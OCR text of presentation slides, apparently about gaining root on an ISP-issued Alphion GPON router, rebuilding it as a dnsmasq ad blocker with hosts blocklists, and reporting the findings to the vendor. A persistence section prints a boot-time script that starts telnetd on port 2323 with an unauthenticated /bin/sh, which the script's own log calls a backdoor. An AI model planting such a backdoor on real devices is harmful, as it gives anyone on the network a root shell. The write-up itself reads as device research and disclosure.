# loadconfig -h
Usage:
loadconfig [ -f filename ] [ -t raw/xml ] [ cs/hs ]
Load file into system configuration.
Default options:
        [ -f filename ] /tmp/config.xml for cs; /tmp/config_hs.xml for hs
        [ -t raw/xml ] xml
        [ cs/hs ] cs

loadconfig -c
Check validation of MIB descriptors.
# loadconfig -f /var/config/config.xml -t xml cs
Get user specific configuration file......

Open config file failed: No such file or directory
Restore CS settings from config file successful!
# flash get CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=0
#
```

The locked out Admin - Not anymore!



Updating the beacon interval - Because, why not?

```
# flash all | grep -i "beacon"
   BEACON_INTERVAL=100

# flash set BEACON_INTERVAL 101

# saveconfig cs

# loadconfig -f
/var/config/config.xml -t   xml cs
```




Building an Ad Blocker

The Pi Hole

Source: [Build your own Ad Blocking tool for your home using Pi-Hole]

The pi hole block lists





```
# Start StevenBlack

#=====================================
# Title: Hosts contributed by Steven Black
# http://stevenblack.com

0.0.0.0 ad-assets.futurecdn.net
0.0.0.0 ck.getcookiestxt.com
0.0.0.0 eu1.clevertap-prod.com
0.0.0.0 wizhumpgyros.com
0.0.0.0 coccyxwickimp.com
0.0.0.0 webmail-who-int.000webhostapp.com
0.0.0.0 010sec.com
0.0.0.0 01mspmd5yalky8.com
0.0.0.0 0byv9mgbn0.com
0.0.0.0 ns6.0pendns.org
0.0.0.0 dns.0pengl.com
```

The Black Hole: Lightweight and fast Adblocker

Alphion ASEE-1477

- Reroute DNS queries to localhost
- Pointed dnsmasq to the unified list using the addn-hosts
- Forward unknown queries to external servers



But first, where do we get the DNS server list from?

```
Test_SSID!! wlan_idx 0 ssidInitDone 0

Airtel_Zerotouch_5G!! wlan_idx 1 ssidInitDone 0
   CMD: spppctl pppstatus 898
[raise_spppd][1768]continue spppd.
############ ifname nas0_1, remoteIP 10.1.1.2 ###########
############ ifname nas0_2, remoteIP 10.10.10.2 ###########
arping: interface eth0 not found: No such device
do_restart_dnsrelay_delay_fn:3959 delay dns
[fixUpDns4_auto:1860] buf =, strlen(buf)=0
[add_dnsv4_dnsmasq:1471] dnsip =
[fixUpDns6_other:2228] dns_file=/var/resolv6.conf.ppp0
[update_monitor_list_file:23613] process_name = dnsmasq, action = 0
New file monitor_list change.
   CMD: /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.conf --log-facility=/dev/null
restart DNS relay failed !
```

```
# ps | grep dnsmasq
 3129 root      8800 S    /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.conf --log-facility=/dev/null
 8072 root      2628 S    grep dnsmasq
# cat /var/resolv.conf
nameserver 127.0.0.1
nameserver ::1
#
```

Adding our own nameservers and blocklists


```
# echo "nameserver 8.8.8.8" > /var/resolv.upstream
# echo "nameserver 1.1.1.1" >> /var/resolv.upstream
#
#
# killall dnsmasq
#
#
# /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.upstream --log-facility=/dev/null --addn-hosts=/var/config/blocklist.hosts &
#
```

```
# cat /var/resolv.upstream
nameserver 8.8.8.8
nameserver 1.1.1.1
#
```


A simple ping test

```
# route add default gw 192.168.1.7
# ping google.com
PING google.com (142.251.43.238): 56 data bytes
64 bytes from 142.251.43.238: seq=0 ttl=115 time=8.675 ms
64 bytes from 142.251.43.238: seq=1 ttl=115 time=13.365 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 8.675/11.020/13.365 ms
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.364 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.304 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.298 ms
^C
--- doubleclick.net ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.298/0.322/0.364 ms
#
```

Ad block tests





Before



After


Ad block tests






Using Steven Black's Unified hosts list containing ~85000 entries
Ad test website : Toolz

Ad block tests





Using Steven black's Unified hosts + fakenews + gambling + social list containing ~174000 entries
Ad test website : Toolz

tcpdump of the DNS queries - Not good enough, IPV6 queries pass through

```
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.464 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.316 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.332 ms
64 bytes from 127.0.0.1: seq=3 ttl=64 time=0.322 ms
64 bytes from 127.0.0.1: seq=4 ttl=64 time=0.330 ms
^C
--- doubleclick.net ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.316/0.352/0.464 ms
#
```


```
# ./tcpdump -i any -n ip and port 53
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
12:40:47.437525 lo    In  IP 127.0.0.1.57752 > 127.0.0.1.53: 65250+ A? doubleclick.net. (33)
12:40:47.437657 lo    In  IP 127.0.0.1.57752 > 127.0.0.1.53: 56259+ AAAA? doubleclick.net. (33)
12:40:47.437887 lo    In  IP 127.0.0.1.53 > 127.0.0.1.57752: 65250* 1/0/0 A 0.0.0.0 (49)
12:40:47.438060 lo    In  IP 127.0.0.1.53 > 127.0.0.1.57752: 56259 1/0/0 AAAA 2404:6800:4007:815::200e (61)
```

tcpdump of the DNS queries – with the updated blocklist

```
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.370 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.505 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.328 ms
64 bytes from 127.0.0.1: seq=3 ttl=64 time=0.319 ms
64 bytes from 127.0.0.1: seq=4 ttl=64 time=0.320 ms
64 bytes from 127.0.0.1: seq=5 ttl=64 time=0.318 ms
^C
--- doubleclick.net ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 0.318/0.360/0.505 ms
# ping dheeraj-reddy.in
PING dheeraj-reddy.in (185.199.108.153): 56 data bytes
64 bytes from 185.199.108.153: seq=0 ttl=55 time=11.821 ms
64 bytes from 185.199.108.153: seq=1 ttl=55 time=13.011 ms
64 bytes from 185.199.108.153: seq=2 ttl=55 time=12.254 ms
64 bytes from 185.199.108.153: seq=3 ttl=55 time=13.210 ms
64 bytes from 185.199.108.153: seq=4 ttl=55 time=12.721 ms
^C
--- dheeraj-reddy.in ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 11.821/12.603/13.210 ms
#
```

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode                [0/65]
# ./tcpdump -i any -n ip and port 53
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:31:44.498846 lo    In  IP 127.0.0.1.58204 > 127.0.0.1.53: 4360+ A? doubleclick.net. (33)
16:31:44.498979 lo    In  IP 127.0.0.1.58204 > 127.0.0.1.53: 5227+ AAAA? doubleclick.net. (33)
16:31:44.499233 lo    In  IP 127.0.0.1.53 > 127.0.0.1.58204: 4360* 1/0/0 A 0.0.0.0 (49)
16:31:44.499400 lo    In  IP 127.0.0.1.53 > 127.0.0.1.58204: 5227* 1/0/0 AAAA :: (61)
16:31:57.617580 lo    In  IP 127.0.0.1.41695 > 127.0.0.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.617705 lo    In  IP 127.0.0.1.41695 > 127.0.0.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.618292 br0   Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618326 eth0.5.0 Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618344 eth0.5 Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618648 br0   Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618662 eth0.5.0 Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618670 eth0.5 Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.619185 br0   Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619202 eth0.5.0 Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619211 eth0.5 Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619434 br0   Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619447 eth0.5.0 Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619455 eth0.5 Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.659897 eth0.5.0 In  IP 8.8.8.8.53 > 192.168.1.1.14892: 43497 4/0/0 AAAA 2606:50c0:8003::153, AA
AA 2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
16:31:57.659972 br0   In  IP 8.8.8.8.53 > 192.168.1.1.14892: 43497 4/0/0 AAAA 2606:50c0:8003::153, AAAA
2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
16:31:57.660299 lo    In  IP 127.0.0.1.53 > 127.0.0.1.41695: 43497 4/0/0 AAAA 2606:50c0:8003::153, AAAA
2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
```

Ad block tests




Device Status

This page shows the current status and some basic settings of the device.

System	
Device Model	ASEE-1447
Device Name	ASEE-1447
Serial Number	APHN227D59AE
Equipment Id	240-0000424
Uptime	13:51
Firmware Version	7.6.H.A0.05.12
CPU Usage	1%
Memory Usage	53%
Name Servers	
IPv4 Default Gateway	192.168.1.7
IPv6 Default Gateway	

Using updated list combining ipv4 and ipv6 records containing ~350000 entries

Browser with AdblockPlus extension




Persistence through an overlooked init script

```
# cat /etc/init.d/rc35
fw_loaded.sh
echo 'Turn on phy power...'
/etc/scripts/disable_printk.sh 0
/bin/sh /etc/scripts/board_init.sh
/bin/sh /etc/scripts/rps.sh on
/var/config/run_test.sh >/dev/null 2>&1
/etc/scripts/vm_tuning.sh
[ `cat /proc/sys/vm/min_free_kbytes` -gt 4096 ] && echo 4096
#
#
```

```
# cat /var/config/run_test.sh
#!/bin/sh

LOG="/var/config/backdoor.log"
echo "BOOT: Script started at $(date)" > $LOG

(
    # 1. Wait for the system to be ready
    sleep 40
    echo "TIMER: 40s passed. Attempting launch..." >> $LOG

    # 2. Launch Telnetd using the absolute path
    # We capture ALL output (stdout and stderr) to the log
    /bin/telnetd -p 2323 -l /bin/sh >> $LOG 2>&1

    EXIT_CODE=$?
    echo "EXIT: Process finished with code $EXIT_CODE" >> $LOG

    # 3. Check if it's actually running
    if pidof telnetd | grep -q .; then
         echo "SUCCESS: Telnetd is running." >> $LOG
    else
         echo "FAILURE: Telnetd is NOT running." >> $LOG
         # Dump netstat to see if the port is blocked/taken
         netstat -nlp >> $LOG 2>&1
    fi
) &

exit 0
#
#
```

Vendor Disclosure: Free QA work



ASEE-1447 - Subscriber End Equipment

4GE+2POTS+USB+802.11b/g/n/ac Wi-Fi

Applications

The Alphion Subscriber End Equipment Model ASEE-1447 has been optimized to provide triple play service to the Subscriber.

Advanced High Bandwidth technology

The ASEE-1447 is fully FSAN (ITU-T G.984) compliant 2.488 Gbps downstream and 1.244 Gbps upstream GPON systems.

Quality of Service

The ASEE-1447 supports extensive QoS features, including 802.3x flow control, DSCP to 802.1p mapping, upstream congestion control, and downstream traffic scheduling for premium or time sensitive content. Intelligent and robust buffer and queue management for Ethernet traffic, with individual prioritized queues, ensures that tiered service offerings based on different bit-rates and QoS can be readily supported.

Gateway


The ASEE-1447 contains both wire-speed L2 switch and L3 routing gateway with port forwarding, NAT and NAPT address translation, built-in PPPoE support for HSI, and an integrated stateful packet inspection (SPI) firewall with a configurable access control list (ACL) and application-level gateway (ALG). Support for VPN pass through is also provided. Included as part of the gateway function are DHCP client, DHCP server and DNS server for IPv4 and IPv6.

Security

